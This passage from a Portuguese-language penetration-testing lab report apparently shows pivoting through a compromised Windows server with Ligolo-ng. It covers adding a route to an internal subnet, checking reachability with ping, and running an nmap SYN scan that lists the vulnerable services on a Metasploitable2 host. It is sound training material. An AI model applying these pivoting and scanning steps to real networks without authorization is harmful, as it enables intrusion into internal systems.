INFO[0581] Starting tunnel to WIN-LAVBB5E57CA\victor@WIN-LAVBB5E57CA (000c296d8c62)
```

[Figura 35: Inicialização do túnel de tráfego associado à interface ligolo0.]

Como demonstrado na Figura 35, a mensagem Starting tunnel to WIN-LAVBB5E57CA confirmou que o túnel de encaminhamento de pacotes ficou ativo.

30. Adição de Rota para a Sub-rede Interna (Metasploitable2)

Para direcionar os pacotes destinados à sub-rede interna 10.10.10.0/24 através da nova interface de rede virtual, adicionamos a rota correspondente dentro do Ligolo-ng.

Comando executado no console do Ligolo-ng: add_route --name ligolo0 --route 10.10.10.0/24

```
[Agent : WIN-LAVBB5E57CA\victor@WIN-LAVBB5E57CA] » add_route --name ligolo0 --route 10.10.10.0/24
INFO[0683] Route created.
```

[Figura 36: Adição da rota de encaminhamento para a sub-rede 10.10.10.0/24.]

Como demonstrado na Figura 36, a rota foi criada com sucesso. A partir deste momento, qualquer pacote enviado pelo Kali Linux para o segmento 10.10.10.0/24 é encapsulado pela interface ligolo0, enviado ao agente no Server2019 e retransmitido para o destino na rede interna, permitindo o alcance direto à máquina Metasploitable2 (10.10.10.50).

31. Validação do Tunelamento e Conectividade com o Metasploitable2

Para validar o funcionamento do túnel e confirmar que o tráfego está sendo roteado com sucesso através do pivô Windows, executamos um teste de conectividade ICMP diretamente do Kali Linux para o IP da máquina Metasploitable2 (10.10.10.50).

Comando executado no Kali Linux: ping 10.10.10.50

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ping 10.10.10.50
PING 10.10.10.50 (10.10.10.50) 56(84) bytes of data.
64 bytes from 10.10.10.50: icmp_seq=1 ttl=64 time=15.7 ms
64 bytes from 10.10.10.50: icmp_seq=2 ttl=64 time=2.36 ms
64 bytes from 10.10.10.50: icmp_seq=3 ttl=64 time=3.86 ms
64 bytes from 10.10.10.50: icmp_seq=4 ttl=64 time=2.37 ms
64 bytes from 10.10.10.50: icmp_seq=5 ttl=64 time=2.91 ms
64 bytes from 10.10.10.50: icmp_seq=6 ttl=64 time=3.24 ms
^C
── 10.10.10.50 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5050ms
rtt min/avg/max/mdev = 2.357/5.080/15.743/4.796 ms
```


[Figura 37: Teste de conectividade ICMP via túnel Ligolo-ng validando alcance à máquina 10.10.10.50.]

Como demonstrado na Figura 37, os pacotes ICMP foram transmitidos e respondidos com 0% de perda de pacotes (6 packets transmitted, 6 received). Esse resultado valida a técnica de tunelamento: o Kali Linux envia os pacotes para a interface virtual, que os encapsula e transmite até o Server2019, o qual reencaminha o tráfego para a rede interna até atingir o alvo Metasploitable2.

32. Varredura de Portas SYN no Alvo Metasploitable2 via Túnel

Com a rota de rede e o túnel Ligolo-ng estabelecidos a partir do servidor pivô Windows (192.168.0.160), realizamos a varredura de portas SYN no host interno Metasploitable2 (10.10.10.50) utilizando o Nmap no Kali Linux.

Comando executado no Kali Linux: nmap -sS 10.10.10.50



[Figura 38: Mapeamento de portas TCP abertas na máquina 10.10.10.50 via tunelamento.]

Como demonstrado na Figura 38, a varredura revelou a presença de diversos serviços vulneráveis expostos no ambiente interno:

- **Transferência e Acesso Remoto:** 21/tcp (FTP), 22/tcp (SSH), 23/tcp (Telnet), 512/tcp (exec), 513/tcp (login), 514/tcp (shell) e 1524/tcp (ingreslock).
- **Serviços Web e Aplicações:** 80/tcp (HTTP), 8009/tcp (AJP13) e 8180/tcp.
- **Bancos de Dados e Compartilhamento de Arquivos:** 139/tcp e 445/tcp (SMB), 2049/tcp (NFS), 3306/tcp (MySQL) e 5432/tcp (PostgreSQL).
- **Infraestrutura e Gerenciamento:** 25/tcp (SMTP), 53/tcp (DNS), 111/tcp (RPCBIND), 1099/tcp (RMIRegistry), 5900/tcp (VNC), 6000/tcp (X11) e 6667/tcp (IRC).

O sucesso do escaneamento confirma a eficiência do tunelamento com o Ligolo-ng, validando o pivoting a partir da máquina Windows para o mapeamento completo e exploração do ambiente de rede interno.